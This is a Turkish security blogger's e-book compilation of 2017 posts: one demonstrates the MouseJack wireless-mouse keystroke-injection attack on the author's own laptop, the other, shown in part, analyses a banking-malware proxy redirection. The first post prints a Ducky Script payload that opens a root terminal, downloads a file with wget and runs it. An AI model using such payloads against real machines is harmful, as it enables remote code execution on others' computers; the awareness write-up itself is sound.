

Hack 4 Career - 2017

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaştıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>), bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılımımı yıllar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım bu araştırmalar sonucunda yazdığım bu yazılar, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
<https://www.mertsarica.com>

Casus Fare



By Mert SARICA on December 1st, 2017


2015 yılında elektronik ürünler satan bir mağazada kampanyada olan bir ürün seti dikkatimi çekmişti. [Kaspersky Internet Security](#) güvenlik yazılımını satın aldığınız takdirde Microsoft'un [Sculpt Mobile](#) model kablosuz faresi hediye olarak geliyordu. Yeni bir fareye ihtiyacım olduğu için o zamanlar hiç düşünmeden satın aldığım ve yillardır severek kullandığım bu kablosuz farenin, sahip olduğu zafiyet nedeniyle arkamdan işler çevirebilecek bir casusa dönüştürebileceği hiç akıma gelmemiştir. :)

Bluetooth olmayan kablosuz klavye ve farelerin RF haberleşmesi üzerine yapılan araştırmalara kısaca bakacak olursak, [2007 yılında](#) Max Moser tarafından 27 MHz bandında haberleşen kablosuz klavyelerin (Microsoft ve Logitech) uzaktan rahatlıkla dinlenebileceği, yaptığı bir araştırma sonucunda ortaya çıktı ve güvenlik dünyasında oldukça ses getirdi. 2009 yılında ise Max Moser ve Thorsten Schroeder, kablosuz klavyeleri dinlemek amacıyla geliştirdikleri ve [KeyKeriki](#) adını verdikleri aygıtı duyurdular. 2010 yılında ise bu defa 2.4 GHz bandından haberleşen ve Nordic Semiconductor NRF24XXX çipine sahip klavyeleri de dinleyebilen [KeyKeriki v2.0](#)'yı duyurdular. 2011 yılında Travis Goodspeed, ~5TL değerinde olan [nRF24L01+](#) çipini [promiscuous kipte](#) çalıştırarak 2.4 GHZ bandında NRF24XXX çipler tarafından gönderilen paketlerin basit bir şekilde izlenebileceğini (sniff) gösterdi. 2015 yılında Samy Kamkar, [Arduino](#) tabanlı [KeySweeper](#) aygıtı ile Microsoft klavyelerden tuş bilgilerinin anlık olarak pratik bir şekilde nasıl alınabileceğini tüm dünyaya gösterdi.

Yıllar içinde yapılan bu araştırmalar ve çalışmalar sayesinde bluetooth olmayan kablosuz klavyeler ([2.4 GHz ISM](#)) ile bilgisayarlar arasındaki RF haberleşme, üreticiler tarafından ([istisnalar hariç](#)) güçlü algoritmalarla şifrelenerek art niyetli kişiler tarafından tuş bilgilerinin izlenmesinin önüne geçildi. Üreticiler kablosuz klavyeleri güvenli hale getirmek için yoğun çaba sarfederken, kablosuz fareler arka planda kaldı. Ne de olsa bir farenin hareketlerinin ve basılan buton bilgilerinin (sağ, sol, orta) şifresiz çalınması art niyetli kişilerin ne işine yarayabilir? İşin aslinin pek de öyle olmadığını 2015 yılında [Bastille](#) firmasının yapmış olduğu ve [MouseJack](#) adını verdiği [araştırma](#) ve çok sayıda [üreticinin etkilendiği](#) yöntemi ile ortaya koymuş ([video](#)) oldu. MouseJack yöntemi ile fare alıcısı olarak bilgisayara takılan USB alıcıya fare hareket ve basılan butonların bilgilerinin yerine kablosuz olarak [Bad,Bad USB](#) blog yazımında olduğu gibi [Ducky Script](#) formatında klavye tuş basma bilgileri (keystroke) gönderilmektedir. Bu sayede benim gibi dizüstü bilgisayar kullanığınız için kablosuz klavye kullanmasanız da, kablosuz fare kullandığınız için bilgisayarınızın başından kısa süreliğine kalktığınızda, art niyetli bir kişi kablosuz olarak bilgisayarınıza bağlı olan USB alıcıya kablosuz fareden gönderiliyormuş gibi istediği tuş basma bilgilerini gönderebilmeaktır!

Kablosuz Microsoft fare kullanan biri olarak, MouseJack yönteminin farem üzerinde etkili olup olmadığını anlamak için hemen işe koyuldum ve Bastille'nin [MouseJack GitHub sayfasında](#) belirtildiği üzere [CrazyRadio PA](#) USB aygitını satın almaya karar verdim. nrf-research-firmware donanım yazılımını derleyip, CrazyRadio PA'ya (bin/dongle.bin) yükledikten sonra Bastille'nin GitHub sayfasında yer alan araçların etrafındaki nRF24L01+ aygıtları tespit etmeye ve paketleri izlemeye imkan tanadığını gördüm. Bastille, klavye tuş basma bilgilerini gönderebilen aracını sadece üreticilerle paylaştığı için GitHub'da ufak bir araştırma yapmaya karar verdim ve çok geçmeden klavye tuş basma bilgilerini de göndermeye imkan tanıyan [jackit](#) aracı ile karşılaştım.





```

root@Hack4Career: ~/Desktop/jackit
File Edit View Search Terminal Help
[+] Scanning every 5s CTRL-C when ready.
File Edit View Search Terminal Help
KEY ADDRESS CHANNELS COUNT SEEN TYPE PACKET
Mouse Hacks & Network
-----+-----+-----+-----+-----+-----+-----+
1 A6:2A:6A:A2:AA:65 1 2:23:56 ago 24:A4:C3:2C:C5:58:BA:A6:37:6B:AD:55:D3:BA
2 A1:16:60:B2:52:70 1 0:45:43 ago 14:CB:64:AC:B9:DB:17:64:50
3 67:4A:A0:08:8A:83 1 A9:00:6C:C9:68 1 8:44:18 ago 0:00:06 ago Mi:28:AA:9C:2C:44:88:08:85:19:16:80:00:00:FA:
4 A9:00:6C:C9:68 80,61,74,70,29,33,50,54 10:D4 777 0:00:13 ago Microsoft HID 08:90:17:01:A4:F1:40:00:01:00:00:00:00:00:00:10:75
5 55:55:55:55:55:23 1 1:47:11 ago AA:EA:AA:AA:AE:EE:FB:AA:AB:2A:AB:2E:AA:AA:AA:AE:AA:AA
A:AA
6 0D:2E:AB:B2:2B 5 root@Hack4Career:~/Desktop/jackit 2:14:00 ago 45:05:25:41:44:5F:09:8A:CC:ED:44:5A:F9:16:49:AA:C8:53
7 A2:91:54:89:25:60 1 1:56:11 ago 07:C2:00:00:00:00:00:00:00:37
8 2F:CC:96:C8:00 74,44,71,8,17,32 10 1:24:01 ago 00:40:00:6E:52
9 EB:37:93:15:07 74 1 1:36:38 ago Logitech HID 00:02:10:50:D4:A8:8A:25:42:60:A5:25:27:22:61:36
10 90:25:22:42:95:d4 1 1:30:13 ago 82:A4:04:40
11 42:C0:92:50:25:39 1 0:07:33 ago BF:8B:55:55:55:56:AA:52:81:08:80:10:88:80:00:08:08:2A:AA:9
12 B5:AA:A2:D3:0B 46 1 0:18:00 ago D:69:AA
13 91:11:7A:68:AA 82 1 1:33:25 ago 56:54:23:2A:18:B1:4A:B4:C8:AB:65:4D:9F:25:95:95:E9

```

Jackit aracını Kali'ye kurduktan hemen sonra [Ducky Script](#) formatında hazırladığım klavye tuş bilgilerini, Crazyradio PA ile göndermeye başladım. Kısa bir süre sonra Kali'de root terminal açıldı, wget ile <http://www.mertsarica.com> adresinden pwned dosyası indirildi ve çalıştırıldı.

The screenshot shows a terminal window titled "root@Hack4Career: ~/Desktop/jackit". The file being edited is "ducky-mert.txt" and it is marked as "Modified". The content of the file is a series of commands in a exploit script language:

```
DELAY 2500
GUI
DELAY 2500
STRING root terminal
DELAY 2500
ENTER
DELAY 2500
STRING wget https://www.mertsarica.com/pwned
DELAY 2500
ENTER
STRING chmod +x pwned
DELAY 2500
ENTER
STRING ./pwned
DELAY 2500
ENTER
```

At the bottom of the terminal, there is a menu bar with various keyboard shortcuts:

- ^G Get Help
- ^O Write Out
- ^W Where Is
- ^K Cut Text
- ^J Justify
- ^C Cur Pos
- ^X Exit
- ^R Read File
- ^V Replace
- ^U Uncut Text
- ^T To Spell
- ^L Go To Line

Yapmış olduğum bu çalışma sonrasında sahip olduğum Microsoft marka kablosuz faremi üzülerek çöpe atıp, daha güvenli bir kablosuz fare almak için elektronik ürünler satan bir mağazanın yolunu tuttum. Fiziksel güvenliğim ve güvenlik farkındalığı için yapmış olduğum bu çalışmanın, kablosuz klavye ve fare kullananlar adına faydalı olmasını temenni eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Casus Fare](#) appeared first on [Siber Güvenlik Günlüğü](#).

Man In The Proxy


By Mert SARICA on November 1st, 2017


Benim gibi bir bankada çalışıyor, tersine mühendislikten keyif alıyor ve bankacılık zararlı yazılımları da özel olarak ilgi alanınıza giriyorsa, analiz etmek için çeşitli örnekler zaman içinde elinize düşüveriyor. Kimi zaman bu bankacılık zararlı yazılımlarını temin etmek işin en zor kısmı olsa da günün sonunda başarıyla analiz edip, yazılım ekipleri ile yakın çalışarak, müşterilerinizi korumak için beyin firtınaları, çalışmalar yapmak mesleki tatmin adına pahabıçılmez oluyor.

Bu hikaye, 2016 yılının Kasım ayında bir kullanıcının bankacılık işlemi gerçekleştirmek üzere müsterisi olduğu bankanın internet şubesine bağlanıp bilgilerini girdiğinde, daha önce hiç karşılaşmadığı şüpheli bir uyarı mesajı (Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tabletten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz) ile karşılaşması ve bankaya haber vermesi ile başlar. Yapılan incelemede, kullanıcının internet tarayıcısının özellikleri bölümünde, vekil (proxy) sunucu adresi tanımlama kısmında <http://valnorak.top/pPkJX8/G7E34.eod> adresinin yer aldığı görülür. GF7E34.eod isimli [auto-config](#) dosyası incelendiğinde ise hedef alınan bankaların listesi ortaya çıkar. Kullanıcı bu bankalardan birinin internet şubesine gitmeye çalıştığında internet tarayıcısı, kullanıcının trafiğini 194.165.16.35 ip adresinde bulunan vekil sunucuya yönlendirerek banka ile olan iletişim artık art niyetli kişilerin yönlendirdiği vekil sunucu ile gerçekleştmeye başlar. Vekil sunucudan kullaniciya, bankaya aitmiş süsü verilen sahte sayfalar (response) iletilerek kullanıcının bu sayfalara internet şube giriş'i için gerekli bilgilerini (kullanıcı adı, parola, sms doğrulama kodu vs.) girmesi sağlanarak müsterinin bilgileri alınır. Sahte sayfaya yönlendirilen internet tarayıcısının kendinden imzalı (self-signed) SSL sertifika nedeniyle uyarı vermemesi adına da, yönlendirilme öncesinde kullanıcının sistemine TurkSign isimli bir kök sertifika yüklenir. Zararlı yazılım, iz bırakmama adına sistem üzerinde kalıcı (persistency) olmamayı tercih ettiğin için ise sistem üzerinde zararlı yazılımın yürütülebilir (exe) haline rastlanmaz.




